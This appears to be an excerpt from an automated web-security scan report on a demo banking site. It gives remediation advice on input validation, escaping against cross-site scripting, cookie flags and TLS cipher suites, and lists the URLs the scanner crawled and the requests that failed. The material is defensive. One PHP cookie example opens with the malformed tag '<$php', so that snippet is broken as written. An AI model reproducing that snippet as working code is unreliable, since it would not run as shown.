A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input

To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):
http://shiflett.org/

Go to Table of Contents

I DAST: Application Test Script Detected

General

Do not leave test/temporary scripts on the server and avoid doing so in the future.
Make sure there are no other scripts on the server that are not essential for its normal operation.

Go to Table of Contents

I DAST: Email Address Pattern Found

General

Remove any e-mail addresses from the website so that they won't be exploited by malicious users.

Go to Table of Contents

I DAST: HTML Comments Sensitive Information Disclosure

General

[1] Do not leave any vital information such as filenames or file paths in HTML comments.
[2] Remove traces of previous (or future) site links in the production site comments.
[3] Avoid placing sensitive information in HTML comments.
[4] Make sure that HTML comments do not include source code fragments.
[5] Make sure that no vital information was left behind by programmers.

Go to Table of Contents

I DAST: Possible Server Path Disclosure Pattern Found

General

There are several mitigation techniques:
[1] In case the vulnerability is in the application itself, fix the server code so it doesn’t include file locations in any output.
[2] Otherwise, if the application is in a 3rd party product, download the relevant security patch depending on the 3rd party product you are using on your web server or web application.

Go to Table of Contents

I DAST: SHA-1 cipher suites were detected

General

Adapt your server so that it supports the following ciphersuites ([1]):

0xC0,0x2C - ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256) Mac=AEAD
0xC0,0x30 - ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AESGCM(256) Mac=AEAD
0xCC,0x14 - ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH Au=ECDSA Enc=ChaCha20(256) Mac=AEAD
0xCC,0x13 - ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH Au=RSA Enc=ChaCha20(256) Mac=AEAD
0xC0,0x2B - ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(128) Mac=AEAD
0xC0,0x2F - ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH Au=RSA Enc=AESGCM(128) Mac=AEAD
0xC0,0x24 - ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AES(256) Mac=SHA384
0xC0,0x28 - ECDHE-RSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AES(256) Mac=SHA384
0xC0,0x23 - ECDHE-ECDSA-AES128-SHA256 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AES(128) Mac=SHA256
0xC0,0x27 - ECDHE-RSA-AES128-SHA256 TLSv1.2 Kx=ECDH Au=RSA Enc=AES(128) Mac=SHA256

[1] https://wiki.mozilla.org/Security/Server_Side_TLS#Modern_compatibility

Go to Table of Contents

Application Data

Visited URLs **43**

Go to Table of Contents

URL
https://demo.testfire.net/
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/feedback.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/bank/main.aspx
https://demo.testfire.net/default.aspx?content=inside_contact.htm
https://demo.testfire.net/disclaimer.htm?url=http://www.netscape.com
https://demo.testfire.net/bank/
https://demo.testfire.net/admin/admin.aspx
https://demo.testfire.net/bank/mozxpath.js
https://demo.testfire.net/bank/servererror.aspx
https://demo.testfire.net/bank/ws.asmx
https://demo.testfire.net/bank/ws.asmx?WSDL
https://demo.testfire.net/bank/ws.asmx?op=GetUserAccounts
https://demo.testfire.net/bank/logout.aspx
https://demo.testfire.net/admin/application.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/bank/logout.aspx
https://demo.testfire.net/bank/main.aspx
https://demo.testfire.net/bank/main.aspx
https://demo.testfire.net/retirement.htm
https://demo.testfire.net/bank/queryxpath.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/bank/transaction.aspx
https://demo.testfire.net/bank/mozxpath.js
https://demo.testfire.net/bank/transfer.aspx
https://demo.testfire.net/bank/customize.aspx
https://demo.testfire.net/bank/mozxpath.js
https://demo.testfire.net/bank/customize.aspx?lang=international
https://demo.testfire.net/default.aspx?content=privacy.htm

https://demo.testfire.net/bank/apply.aspx
https://demo.testfire.net/bank/apply.aspx
https://demo.testfire.net/survey_questions.aspx
https://demo.testfire.net/bank/main.aspx
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/survey_questions.aspx?step=a
https://demo.testfire.net/high_yield_investments.htm
https://demo.testfire.net/bank/login.aspx
https://demo.testfire.net/survey_questions.aspx?step=a
https://demo.testfire.net/security.htm
https://demo.testfire.net/bank/login.aspx

Failed Requests **29**

Go to Table of Contents

URL	Reason
https://demo.testfire.net/images/	Client Side Certificate Error
https://demo.testfire.net/admin/	Client Side Certificate Error
https://demo.testfire.net/static/	Client Side Certificate Error
https://demo.testfire.net/bank/20060308_bak/	Client Side Certificate Error
https://demo.testfire.net/bank/account.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/account.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/apply.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/bank.master	Response Status '404' - Not Found
https://demo.testfire.net/bank/bank.master.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/customize.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/login.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/main.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/queryxpath.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/queryxpath.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/transaction.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/transaction.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/transfer.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/transfer.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/apply.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/customize.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/logout.aspx.cs	Response Status '404' - Not Found
https://demo.testfire.net/bank/main.aspx	Response Status '500' - Internal Server Error
https://demo.testfire.net/default.aspx?content=personal_savings.htm	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/ws.asmx	Response Status '500' - Internal Server Error
https://demo.testfire.net/bank/ws.asmx	Response Status '500' - Internal Server Error
https://demo.testfire.net/default.aspx?content=inside_contact.htm	Response Status '500' - Internal Server Error
https://demo.testfire.net/inside_points_of_interest.htm	Response Status '404' - Not Found
https://demo.testfire.net/Privacypolicy.aspx?sec=Careers&template=US	Response Status '404' - Not Found
https://demo.testfire.net/notfound.aspx?aspxerrorpath=/Privacypolicy.aspx	Response Status '404' - Not Found